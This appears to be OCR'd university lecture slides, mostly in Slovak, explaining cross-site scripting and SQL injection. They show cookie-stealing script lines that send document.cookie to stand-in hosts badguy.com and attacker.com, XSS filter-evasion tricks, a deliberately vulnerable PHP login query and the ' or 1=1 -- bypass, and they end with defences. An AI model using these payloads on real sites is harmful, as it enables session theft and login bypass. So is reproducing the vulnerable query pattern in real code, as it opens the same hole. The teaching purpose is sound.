
# Cross-site scripting (XSS)

- Spôsobené nedostatočným ošetrením vstupov
- Najčastejšia zraniteľnosť web stránok súčasnosti
- Je ľahké zabudnúť na ošetrenie vstupu
- Dobrý návrh aplikácie vie minimalizovať XSS útoky (napr. použitie návrhového vzoru MVC)

# Cross-site scripting (XSS)

- Vo všeobecnosti je veľmi ťažké zabrániť XSS útokom
  - Hlavne ak chceme používateľovi dovoliť formátovať text, vkladať videá a pod.

# Cross-site scripting (XSS) – basic picture



# XSS

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
  <script> window.open(
     "http://badguy.com?cookie = " +
     document.cookie )  </script>
```

What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

   ```
   <HTML> Results for <script> … </
    script>
   ```

3. Browser executes script:

   Sends badguy.com cookie for victim.com

# Prečo by používateľ klikal na odkaz?

- Phishing email s odkazom
- Neviditeľný odkaz nad niečim zaujímavým

- Načo je badguy.com prístup ku cookie
  - Cookie môže obsahovať session id, na základe ktorého sa môže badguy autentizovať
- Okrem toho môže útočník cez javascript úplne prerobiť stránku victim.com
  - Kontroluje odkazy na stránke
  - Kontroluje formulárové polia

# XSS - triky


- How does attacker “send” information to back to himself?
  - For example, change the source of an image using the DOM:
  - document.images [0].src=“www.attacker.com/”+document.cookie;
- Quotes are filtered: Attacker uses the unicode equivalents \u0022 and \u0027
- “Form redirecting” to redirect the target of a form to steal the form values (e.g., username and password)
- Line break trick:
  - <IMG SRC="javasc ript:alert('test');"> <- line break trick \10 \13 as delimiters

Časť na strane servera


# SQL INJECTION

# SQL injection

**Safely parsing user input from and passing it to a command is very difficult. It requires complete understanding of the command and the underlying execution environment**



# SQL injection



# SQL injection


# SQL injection

```
<?php
  $user = $_POST[‘username’];
 $password = $_POST[‘password’];
 $sql="select id from” .
       “pubs.guest.sa_table” .
       “where username = ‘”.
       $username .
       "‘ and password = ‘”.
       $password . "‘";
 $rs = $db->executeQuery($sql);
if($rs->numrows() == 0)
    echo “Not authenticated”
else
    echo “authenticated”
?>
```

# SQL injection

- Často je potrebné vyskladať SQL dotaz na databázu zo vstupu od používateľa
  - `$query = "select ssn from employees where name = '" . $username . "' "`
- Ak vstup nie je dobre ošetrený, používateľ môže pomocou špeciálnych znakov ľubovoľne upravovať výsledný SQL dotaz

# SQL injection



# SQL injection

- Uvažujme nasledovný dotaz:

```
"select * from pubs.guest.sa_table \
     where username = '" + $username + "' and \
     password = '" + $password + "'";
```

- Ak do $username dáme ` or 1=1 --

```
select * from sa_table where username='' or 1=1 --' and
 password= ''
```

  - Vráti zoznam všetkých používateľov
  - -- znamená komentár, text za -- sa ignoruje

# SQL injection

- Ochrana: „escapovať“ vstup napr. použitím mysql_real_escape_string()
- Stored procedures v databáze
- Prepared statements